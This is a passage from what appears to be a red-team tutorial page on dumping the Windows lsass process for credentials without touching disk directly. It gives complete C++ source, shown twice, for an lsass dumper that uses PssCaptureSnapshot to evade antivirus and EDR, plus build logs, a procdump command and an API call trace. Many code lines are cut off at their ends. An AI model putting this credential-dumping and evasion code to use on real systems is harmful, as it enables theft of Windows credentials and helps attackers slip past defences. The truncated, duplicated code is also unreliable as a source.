        printf("\n[+] lsass dumped to memory 0x%p\n", dumpBuffer);
        HANDLE outFile = CreateFile(L"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, (

        // For testing purposes, let's write lsass dump to disk from our own dumpBu
        if (WriteFile(outFile, dumpBuffer, bytesRead, &bytesWritten, NULL))
        {
            printf("\n[+] lsass dumped from 0x%p to c:\\temp\\lsass.dmp\n", dumpBu
        }
    }
```

```
'minidump-fileless3.exe' (Win32): Loaded 'C:\Windows\System32\ucrtbase.dll'. Symbol loading di
'minidump-fileless3.exe' (Win32): Loaded 'C:\Windows\System32\vcruntime140d.dll'. Symbol loadi
'minidump-fileless3.exe' (Win32): Loaded 'C:\Windows\System32\vcruntime140_1d.dll'. Symbol loa
'minidump-fileless3.exe' (Win32): Loaded 'C:\Windows\System32\ucrtbased.dll'. Symbol loading d
'minidump-fileless3.exe' (Win32): Loaded 'C:\Windows\System32\dbgcore.dll'. Symbol loading dis
The thread 0x2844 has exited with code 0 (0x0).
```

```
PS C:\Users\User> c:\labs\minidump-fileless2\x64\Debug\minidump-
fileless3.exe
```

```
PS C:\Users\User>
```

MiniDumpWriteDur

If you ever try using `MiniDu`
named pipes, you will notice

not able to read it. That's because the minidump buffer is actually written non-sequentially (you can see this from the screenshot in the top right corner - note the differing offsets of the write operations of the minidump data), so when you are reading the minidump using named pipes, you simply are writting the minidump data in incorrect order, which effectively produces a corrupted minidump file.

Other Ways

Below are links to a couple of other cool solutions to the same problem.

Custom `MiniDumpWriteDump` implementation, based on the one from ReactOS:

BOFs/MiniDumpWriteDump at main · rookuu/BOFs
GitHub

Hooking `dbgcore.dll!Win32FileOutputProvider::WriteAll` to intercept the minidump data before it's written to disk:

Hooks-On Hoot-Off: Vitaminizing MiniDump | AdeptsOf0xCC
Hooks-On Hoot-Off: Vitaminizing MiniDump |


MiniDumpWriteDump + PssCaptureSnapshot

`PssCaptureSnapshot` is another Windows API that lets us dump lsass process using `MiniDumpWriteDump` that may help us sneak past some AVs/EDRs for now.

The benefit of using `PssCaptureSnapshot` is that when `MiniDumpWriteDump` is called from your malware, it will not be reading lsass process memory directly and instead will do so from the process's snapshot.

Below is the modified dumper code that uses the `PssCaptureSnapshot` to obtain a snapshot of the lsass process. The handle that is returned by the `PssCaptureSnapshot` is then used in the `MiniDumpWriteDump` call instead of the lsass process handle. This is done via the minidump callback:


```
#include "stdafx.h"
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
#include <processsnapshot.h>
#pragma comment (lib, "Dbghelp.lib")

using namespace std;

BOOL CALLBACK MyMiniDumpWriteDumpCallback(
    __in     PVOID CallbackParam,
    __in     const PMINIDUMP_CALLBACK_INPUT CallbackInput,
    __inout  PMINIDUMP_CALLBACK_OUTPUT CallbackOutput
)
{
    switch (CallbackInput->CallbackType)
    {
    case 16: // IsProcessSnapshotCallback
        CallbackOutput->Status = S_FALSE;
        break;
    }
    return TRUE;
}

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;
    HANDLE outFile = CreateFile(L"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NU
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    HANDLE snapshotHandle = NULL;
    DWORD flags = (DWORD)PSS_CAPTURE_VA_CLONE | PSS_CAPTURE_HANDLES | PSS_
    MINIDUMP_CALLBACK_INFORMATION CallbackInfo;
    ZeroMemory(&CallbackInfo, sizeof(MINIDUMP_CALLBACK_INFORMATION));
    CallbackInfo.CallbackRoutine = &MyMiniDumpWriteDumpCallback;
    CallbackInfo.CallbackParam = NULL;

    PssCaptureSnapshot(lsassHandle, (PSS_CAPTURE_FLAGS)flags, CONTEXT_ALL,

    BOOL isDumped = MiniDumpWriteDump(snapshotHandle, lsassPID, outFile, M

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }

    PssFreeSnapshot(GetCurrentProcess(), (HPSS)snapshotHandle);
    return 0;
}
```



```
#include <iostream>
#include <TlHelp32.h>
#include <processsnapshot.h>
#pragma comment (lib, "Dbghelp.lib")

using namespace std;

BOOL CALLBACK MyMiniDumpWriteDumpCallback(
    __in     PVOID CallbackParam,
    __in     const PMINIDUMP_CALLBACK_INPUT CallbackInput,
    __inout  PMINIDUMP_CALLBACK_OUTPUT CallbackOutput
)
{
    switch (CallbackInput->CallbackType)
    {
    case 16: // IsProcessSnapshotCallback
        CallbackOutput->Status = S_FALSE;
        break;
    }
    return TRUE;
}

int main() {
    DWORD lsassPID = 0;
    HANDLE lsassHandle = NULL;
    HANDLE outFile = CreateFile(L"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRI
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);
    LPCWSTR processName = L"";

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processName, L"lsass.exe") != 0) {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            lsassPID = processEntry.th32ProcessID;
        }
        wcout << "[+] Got lsass.exe PID: " << lsassPID << endl;
    }

    lsassHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, lsassPID);

    HANDLE snapshotHandle = NULL;
    DWORD flags = (DWORD)PSS_CAPTURE_VA_CLONE | PSS_CAPTURE_HANDLES | PSS_CAPTURE_HANDLE_NAME_INFORMATI
    MINIDUMP_CALLBACK_INFORMATION CallbackInfo;
    ZeroMemory(&CallbackInfo, sizeof(MINIDUMP_CALLBACK_INFORMATION));
    CallbackInfo.CallbackRoutine = &MyMiniDumpWriteDumpCallback;
    CallbackInfo.CallbackParam = NULL;

    PssCaptureSnapshot(lsassHandle, (PSS_CAPTURE_FLAGS)flags, CONTEXT_ALL, (HPSS*)&snapshotHandle);

    BOOL isDumped = MiniDumpWriteDump(snapshotHandle, lsassPID, outFile, MiniDumpWithFullMemory, NULL,

    if (isDumped) {
        cout << "[+] lsass dumped successfully!" << endl;
    }

    PssFreeSnapshot(GetCurrentProcess(), (HPSS)snapshotHandle);
    return 0;
}
```

```
1>1 of 48 functions ( 2.1%) were compiled, the rest were copied from previous compilation.
1>Finished generating code
1>  0 functions were new in current compilation
1>  0 functions had inline decision re-evaluated but remain unchanged
1>CreateMiniDump.vcxproj -> \\VBOXSVR\Experiments\CreateMiniDump\CreateMiniDump\x64\Release\CreateMiniDump.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Note that this is the way `procdump.exe` works when `-r` flag is specified:




```
            is exceeded. Note: to specify a process counter when there are
            multiple instances of the process running, use the process ID
            with the following syntax: "\Process(<name>_<pid>)\counter"
   -pl      Trigger when performance counter falls below the specified value.
   -r       Dump using a clone. Concurrent limit is optional (default 1, max 5).
            CAUTION: a high concurrency value may impact system performance.
            - Windows 7   : Uses Reflection. OS doesn't support -e.
            - Windows 8.0 : Uses Reflection. OS doesn't support -e.
            - Windows 8.1+: Uses PSS. All trigger types are supported.
   -s       Consecutive seconds before dump is written (default is 10).
```

procdump help

To confirm, if we execute procdump like so:

```
procdump -accepteula -r -ma lsass.exe lsass.dmp
```

...and inspect the APIs that are being called under the hood, we will see that `procdump` is indeed dynamically resolving the `PssCaptureSnapshot` address inside the `kernel32.dll`:



1830	3:58:49.971 PM	1	procdump.exe	GetModuleHandleW ("kernel32.dll")	0x761f0000
1831	3:58:49.971 PM	1	KERNELBASE.dll	├RtlInitUnicodeString (0x0133f4c8, "kernel32.dll")	
1832	3:58:49.971 PM	1	KERNELBASE.dll	└LdrGetDllHandle (NULL, NULL, 0x0133f4c8, 0x0133f4d0)	STATUS_SUCCESS
1833	3:58:49.971 PM	1	procdump.exe	GetProcAddress (0x761f0000, "PssCaptureSnapshot")	0x76225430
1834	3:58:49.971 PM	1	KERNELBASE.dll	├RtlInitString (0x0133f4b0, "PssCaptureSnapshot")	
1835	3:58:49.971 PM	1	apphelp.dll	├memset (0x0133f2f0, 0, 128)	0x0133f2f0
1836	3:58:49.971 PM	1	apphelp.dll	├RtlEnterCriticalSection (0x7516e820)	STATUS_SUCCESS
1837	3:58:49.971 PM	1	apphelp.dll	├RtlCaptureStackBackTrace (0, 16, 0x0133f2b0, NULL)	2
1838	3:58:49.971 PM	1	apphelp.dll	└RtlLeaveCriticalSection (0x7516e820)	STATUS_SUCCESS
1839	3:58:49.971 PM	1	procdump.exe	HeapAlloc (0x04170000, 0, 2080)	0x041717f0
1840	3:58:49.971 PM	1	procdump.exe	HeapAlloc (0x04170000, 0, 520)	0x04172018
1841	3:58:49.971 PM	1	procdump.exe	GetFileAttributesW ("lsass.dmp")	INVALID_FILE_ATTRIBUTES

References

MiniDumpWriteDump function (minidumpapiset.h) - Win32 apps
docsmsft

CreateToolhelp32Snapshot function (tlhelp32.h) - Win32 apps
docsmsft

Generate Dump File from a Process Snapshot
docsmsft

PssCaptureSnapshot function (processsnapshot.h) - Win32 apps
docsmsft

SafetyDump/Program.
GitHub

Previous Next

Dumping Lsass Without Mimikatz

Dumping Hashes from SAM via Registry

Last updated 3 years ago